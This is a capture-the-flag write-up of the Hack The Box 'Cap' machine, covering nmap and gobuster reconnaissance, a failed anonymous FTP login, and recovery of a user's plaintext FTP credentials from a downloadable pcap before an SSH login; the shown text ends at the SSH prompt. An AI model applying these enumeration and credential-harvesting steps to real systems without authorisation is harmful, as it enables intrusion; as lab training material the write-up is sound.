cap-HTB

Introduction

In the ever-evolving landscape of cybersecurity, penetration testing plays a pivotal role in identifying and mitigating vulnerabilities before they can be exploited by malicious actors. This report details the penetration testing process and findings for a Hack The Box (HTB) machine, showcasing the methods and insights gained during the engagement. The objective of this penetration test was to assess the security posture of the target machine by simulating an attacker's approach, starting from initial access and culminating in privilege escalation. The focus was on evaluating network traffic security, credential management, and system configurations.
The testing methodology involved several key phases:
1. **Network Analysis:** Capturing and analyzing network traffic to identify potential security weaknesses.
2. **Credential Extraction:** Leveraging discovered credentials to gain further access to the target system.
3. **Privilege Escalation:** Exploiting misconfigurations to escalate privileges and achieve root access.

I began by doing an active recon against the target. I used nmap to scan for ports running on the target, their services and version.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
└─# nmap -sC -sV --min-rate 1000 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 12:06 EAT
Nmap scan report for 10.10.10.245
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 01 Sep 2024 09:07:07 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL man
ually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 01 Sep 2024 09:07:01 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
```

```
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon
.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 01 Sep 2024 09:07:01 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, OPTIONS, GET
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
```

As its seen above, port 21=ftp, port 22=ssh, port 80=http were open and running on the target machine.
Trying to connect to the target via ftp service via anonymous login failed. Seems anon login is not allowed.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
└─# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:scr34tur3): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> dir
```

I now checked what was running on port 80 via my browser. It looked like a security monitoring dashboard, anyway let's find out.




Using gobuster, I fuzzed for hidden directories as seen below. Found interesting directories that I went ahead to look them out.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
└─# gobuster dir -u http://10.10.10.245/ -w /usr/share/seclists/Discovery
/Web-Content/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/di
rectory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/data                (Status: 302) [Size: 208] [--> http://10.10.10.245/
]
/ip                  (Status: 200) [Size: 17466]
/netstat             (Status: 200) [Size: 31048]
/capture             (Status: 302) [Size: 222] [--> http://10.10.10.245/
data/17]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
└─#
```


This was what I found under ip directory.




This was what was under nestat directory. It displayed network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. It is commonly used for network troubleshooting and monitoring.



From the begining, I did not notice there was this user called Nathan with whom we were logged in as. Initially from the gobuster output, there was this file "…/data/17" that I saw. following that path url, I was presented with a page that contained .pcap files that could be downloaded. I decided to play around with the numbers and checked out 0.




I downloaded the file and anylised it using wireshark as seen below.




I noticed under ftp protocol, there was an attempt of a login as user nathan. Following this tcp stream, I found the plain-text creds of user nathan. This is so critical since the password was exposed eventhough seemed to be a strong password.


I successfully connected to the ftp service using this credentials as seen below.



From this point I can download any file to my local machine and view its content.



I downloaded the user flag and read its content as seen below.



Using nathan's creds, I successfully logged into the target machine.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
└─# ssh nathan@10.10.10.245 -p 22
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be establish
ed.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKc
mLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
